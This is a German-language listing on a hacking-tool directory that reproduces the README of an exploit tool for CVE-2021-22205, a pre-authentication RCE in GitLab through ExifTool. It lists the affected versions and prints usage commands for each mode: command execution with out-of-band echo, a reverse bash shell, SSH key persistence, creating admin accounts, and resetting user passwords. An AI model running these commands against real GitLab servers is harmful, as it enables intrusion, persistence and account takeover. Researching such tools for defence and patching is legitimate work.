Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-22205 — GitLab CE/EE Preauth RCE mithilfe von ExifTool | Kitploit

Tools/GitHubGitHub/inspiringz/cve-2021-22205
AufklärungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-ToolArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

GitLab CE/EE Preauth RCE mithilfe von ExifTool

Repository anzeigen
2374124vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2021-22205

GitLab CE/EE Preauth RCE mit ExifTool

Dieses Projekt dient nur zu Lernzwecken. Sollten jemandes Rechte verletzt worden sein, kontaktieren Sie mich bitte, um das Projekt zu entfernen. Und zuletzt: VERWENDEN SIE ES NICHT ILLEGAL. Wenn Sie bei der Nutzung dieses Tools illegales Verhalten zeigen, tragen Sie alle Konsequenzen selbst. Alle Entwickler und alle Mitwirkenden dieses Tools übernehmen keine rechtlichen oder gemeinschaftlichen Haftungen.

Beschreibung

Ein Problem wurde in GitLab CE/EE entdeckt, das alle Versionen ab 11.9 betrifft. GitLab validierte Bilddateien, die an einen Dateiparser übergeben wurden, nicht ordnungsgemäß, was zu einer entfernten Befehlsausführung führte.

Betroffene Versionen:

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Funktionen

  • Gitlab-Versionserkennung durch den Hash in der Webpack manifest.json
  • Automatische Out-of-Band-Interaktionen mit DNSLog & PostBin RequestBin
  • Unterstützung für Reverse-Bash-Shell / SSH-Schlüssel an authorized_keys anhängen
  • Unterstützung von ENTER zum Ändern und Wiederherstellen des Gitlab-Benutzerpassworts

Verwendung

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect
    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *
    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell
    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • Das site_url-Parameterformat: http[s]://<domain|ip>[:port]/, z.B.: https://example.com:9000/
  • Methoden (rce2, add), die mit * markiert sind, sind instabil, funktionieren möglicherweise nicht :(
  • Sie können den Skriptinhalt entsprechend der tatsächlichen Umgebung ändern

Screenshot


Erkennung:

image-20220116233646585


RCE (Echo über RequestBin OOB):

image-20220116234003576


Reverse-Bash-Shell:

image-20211111131442470

SSH-Schlüssel an authorized_keys anhängen:

image-20211111133555010

Änderung und Wiederherstellung des Gitlab-Benutzerpassworts:

image-20211111132115090

Referenzen

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →